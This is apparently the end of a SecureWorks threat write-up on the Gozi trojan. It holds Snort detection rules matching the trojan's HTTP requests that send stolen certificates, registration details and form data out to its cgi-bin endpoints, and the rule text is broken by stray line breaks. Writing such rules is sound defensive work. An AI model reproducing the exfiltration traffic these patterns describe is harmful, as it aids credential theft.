A network-based IPS (intrusion prevention system) with well-designed countermeasures for these general types of exploits would have prevented the trojan executable from ever reaching a PC behind its protection, no matter how infrequently patched or updated. The SecureWorks network intrusion prevention service protects against this trojan. SecureWorks also blocks the trojan's outbound communications.

COUNTERMEASURES

SecureWorks Research provides the following Snort rules as a public service:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS

(msg:"Trojan.Gozi Certificate Information Leakage";

flow:to_server,established; content:"POST /cgi-bin/certs.cgi?";

depth:24; pcre:"/POST\x20\x2Fcgi\x2Dbin\x2Fcerts\x2Ecgi\x20HTTP

\x2F1\x2E1[\x0D\x0A]+Content\x2DType\x3A\x20multipart\x2Fform\x2Ddata
```

```
\x3B\x20boundary\x3D.*[\x0D\x0A]+User\x2DAgent\x3A\x20Mozilla\x2F4

\x2D0\x20\x28compatible\x3B\x20MSIE\x206\x2D0\x3B\x20Windows\x20NT

\x205\x2D1\x29[\x0D\x0A]+Host\x3A\x20/i"; classtype:trojan-activity;

reference:url,www.secureworks.com/research/threats/gozi; sid:20079997;
rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS

(msg:"Trojan.Gozi Registration";
flow:to_server,established; content:

"GET /cgi-bin/options.cgi?"; depth:25;
pcre:"/GET\x20\x2Fcgi\x2Dbin

\x2Foptions\x2Ecgi\x3Fuser_id\x3D([0-
9])+\x26socks\x3D([0-9])+

\x26version_id\x3D([0-
9])+\x26passphrase\x3D\x20HTTP\x2F1\x2E1[\x0D\x0A]+U
ser\x2DAgent

\x3A\x20Mozilla\x2F4\x2D0\x20\x28compatible\x3B\x20M
SIE\x206\x2D0

\x3B\x20Windows\x20NT\x205\x2D1\x29[\x0D\x0A]+Host\x
3A\x20/i";

classtype:trojan-activity;
reference:url,www.secureworks.com

/research/threats/gozi; sid:20079998; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS

(msg:"Trojan.Gozi Form Data Information Leakage"; flow:

to_server,established; content:"POST /cgi-bin/forms.cgi?"; depth:24;

pcre:"/POST\x20\x2Fcgi\x2Dbin\x2Fforms\x2Ecgi\x20HTTP\x2F1
```

```
\x2E1[\x0D\x0A]+Content\x2DType\x3A\x20multipart\x2Fform

\x2Ddata\x3B\x20boundary\x3D.*
[\x0D\x0A]+User\x2DAgent\x3A\x20Mozilla\x2F4\x2D0\x20

\x28compatible\x3B\x20MSIE\x206\x2D0\x3B\x20Windows\x20NT

\x205\x2D1\x29[\x0D\x0A]+Host\x3A\x20/i"; classtype:trojan-activity;
reference:url,www.secureworks.com/research/threats/gozi; sid:20079999;
rev:1;)
```

As soon as analysis produced the necessary information, SecureWorks Research released high quality, threat-specific countermeasures that take advantage of unique iSensor technology. SecureWorks NIPS clients were further provided with enhanced protection beginning February 13, 2007.

TAGS: Threat Analysis Research

Get the latest updates and news from Secureworks.

SUBSCRIBE NOW

PRODUCTS

Detection & Response

XDR

MDR

Threat Hunting

Log Management

MITRE ATT&CK Coverage